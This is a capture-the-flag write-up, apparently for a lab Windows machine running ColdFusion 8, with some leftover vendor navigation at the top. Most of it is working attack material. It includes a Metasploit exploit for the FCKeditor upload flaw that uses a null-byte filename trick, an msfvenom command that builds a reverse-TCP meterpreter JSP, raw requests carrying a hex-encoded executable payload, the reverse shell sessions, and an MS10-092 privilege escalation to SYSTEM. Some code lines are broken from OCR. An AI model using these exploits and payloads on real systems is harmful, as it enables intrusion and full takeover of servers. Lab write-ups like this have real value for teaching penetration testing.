
Additional Installers
- ColdFusion Report Builder »
- ColdFusion Extensions for Eclipse »

Product Updates
- Check for product updates »
- Check for hot fixes »

Community
- ColdFusion Development Center »
- ColdFusion Developers Exchange »
- Newsletters »
- User groups »
- Find a ColdFusion hosting partner »


Security Zone
- Learn how to keep your server secure »
- Sign up to receive security bulletins »

3) Changed exploit timeout




```
def exploit

  page  = rand_text_alpha_upper(rand(10) + 1) + ".jsp"

  dbl = Rex::MIME::Message.new
  dbl.add_part(payload.encoded, "application/x-java-archive", nil, "form-data; name=\"newf
t_alpha_upper(8)}.txt\"")
  file = dbl.to_s
  file.strip!

  print_status("Sending our POST request...")

  res = send_request_cgi(
    {
      'uri'             => normalize_uri(datastore['FCKEDITOR_DIR']),
      'query'           => "Command=FileUpload&Type=File&CurrentFolder=/#{page}%00",
      'version'         => '1.1',
      'method'          => 'POST',
      'ctype'           => 'multipart/form-data; boundary=' + dbl.bound,
      'data'            => file,
    }, 50)

  if ( res and res.code == 200 and res.body =~ /OnUploadCompleted/ )
    print_status("Upload succeeded! Executing payload...")

    send_request_raw(
      {
```

4) Got shell




```
msf6 exploit(windows/http/coldfusion_fckeditor) > run

[*] Started reverse TCP handler on 10.10.14.14:4444
[*] Sending our POST request...
[*] Upload succeeded! Executing payload...
[*] Command shell session 2 opened (10.10.14.14:4444 -> 10.10.10.11:49379) at 2024-03-10 16:03:48 +0530


Shell Banner:
Microsoft Windows [Version 6.1.7600]
-----


C:\ColdFusion8\runtime\bin>
```

5) Made a meterpreter shell




```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.10.14.14 LPORT=4444 -f jsp > exploit.jsp
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of jsp file: 15775 bytes
```

6) Got meterpreter shell




```
POST /CFIDE/scripts/ajax/FCKeditor/editor/filemanager/connectors/cfm/upload.cfm?Command=
FileUpload&Type=File&CurrentFolder=/YAWUSD2.jsp%00 HTTP/1.1
Host: 10.10.10.11:8500
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 14_0) AppleWebKit/605.1.15 (KHTML, like
Gecko) Version/16.5 Safari/605.1.15
Content-Type: multipart/form-data;
boundary=---------------------------453243623086226154205512835126
Content-Length: 16055
Connection: close

-----------------------------453243623086226154205512835126
Content-Disposition: form-data; name="newfile"; filename="DXPDXSUU.txt"
Content-Type: application/x-java-archive

<%@ page import="java.io.*" %>
<%
  String csxymzSWDPy =
"4d5a90000300000004000000ffff0000b800000000000000400000000000000000000000000000000000000000000
000000000000000000000000000c80000000e1fba0e00b409cd21b8014ccd21546869732070726f6772616d2063616
e6e6f742062652072756e20696e20444f53206d6f64652e0d0d0a2400000000000000392411dd7d457f8e7d457f8e7
d457f8e5a83048e7e457f8e7d457e8e7f457f8e743dea8e7c457f8e743dee8e7c457f8e526963687d457f8e0000000
00000000000000000000000000504500006486030 07d3cc64b0000000000000000f00023000b0201000030000000100
0000000000000400000001000000000000400100000000100000000200000400000000000000004000000000000000784
20000480200000af100000200008000001000000000000001000000000000000001000000000000001000000000000000
000000010000000000000000000000004200006c000000000000000000000000000000000000000000000000000000
070420000080000000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000030000018000000000000000000000000000000000000000000000000000002e746578740
000004e100000001000000012000000040000000000000000000000000000000200000602e72646174610000840000000
03000000000200000016000000000000000000000000000000400000402e7a6d726600000007802000000400000000004000
00018000000000000000000000000000000200000e00000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
```

```
HTTP/1.0 200 OK
Date: Mon, 11 Mar 2024 18:42:40 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
Server: JRun Web Server



<script type="text/javascript">
  window.parent.OnUploadCompleted( 0, "/userfiles/file/YAWUSD2.jsp/DXPDXSUU.txt",
  "DXPDXSUU.txt", "0" );
  </script>
```




```
GET /userfiles/file/YAWUSD2.jsp HTTP/1.1
Host: 10.10.10.11:8500
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 14_0) AppleWebKit/605.1.15 (KHTML, like
Gecko) Version/16.5 Safari/605.1.15
Connection: close

```

```
HTTP/1.0 404 Not Found
Set-Cookie: JSESSIONID=c630a964a6169da8762235a156c835435a4c;path=/
Date: Mon, 11 Mar 2024 18:43:20 GMT
Content-Type: text/html; charset=ISO-8859-1
Connection: close
Server: JRun Web Server

<head>
  <title>
    JRun Servlet Error
  </title>
</head>
<h1>
  404
</h1>
<body>
  <pre>
    C:\Users\tolis\AppData\Local\Temp\UuzMFmLWBABOAJ.exe (The process cannot access the file
    because it is being used by another process)
  </pre>
  <br>
  <pre>
    java.io.FileNotFoundException: C:\Users\tolis\AppData\Local\Temp\UuzMFmLWBABOAJ.exe (The
    process cannot access the file because it is being used by another process)
    at java.io.FileOutputStream.open(Native Method)
    at java.io.FileOutputStream.&lt;init&gt;(FileOutputStream.java:179)
    at java.io.FileOutputStream.&lt;init&gt;(FileOutputStream.java:70)
```



```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.14.14:4444
[*] Sending stage (201798 bytes) to 10.10.10.11
[*] Meterpreter session 2 opened (10.10.14.14:4444 -> 10.10.10.11:49431) at 2024-03-10 16:15:21 +0530

meterpreter >
```

Privilege Escalation



```
ForceExploit => true
msf6 exploit(windows/local/ms10_092_schelevator) > run

[*] Started reverse TCP handler on 10.10.14.14:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[!] The target is not exploitable. Windows Server 2008 R2 (6.1 Build 7600). is not vulnerable ForceExploit is enabled, proceeding with exploitation.
[*] Preparing payload at C:\Users\tolis\AppData\Local\Temp\iwDipRp.exe
[*] Creating task: CwsYNpyAnIM
[*] Reading the task file contents from C:\Windows\system32\tasks\CwsYNpyAnIM...
[*] Original CRC32: 0xe6789ef2
[*] Final CRC32: 0xe6789ef2
[*] Writing our modified content back...
[*] Validating task: CwsYNpyAnIM
[*] Disabling the task...
[*] SUCCESS: The parameters of scheduled task "CwsYNpyAnIM" have been changed.
[*] Enabling the task...
[*] SUCCESS: The parameters of scheduled task "CwsYNpyAnIM" have been changed.
[*] Executing the task...
[*] Sending stage (240 bytes) to 10.10.10.11
[*] Command shell session 2 opened (10.10.14.14:4444 -> 10.10.10.11:49610) at 2024-03-10 16:58:32 +0530
[*] Deleting task CwsYNpyAnIM...


C:\Windows\system32>cd \Users\Administrator\Desktop
cd \Users\Administrator\Desktop
```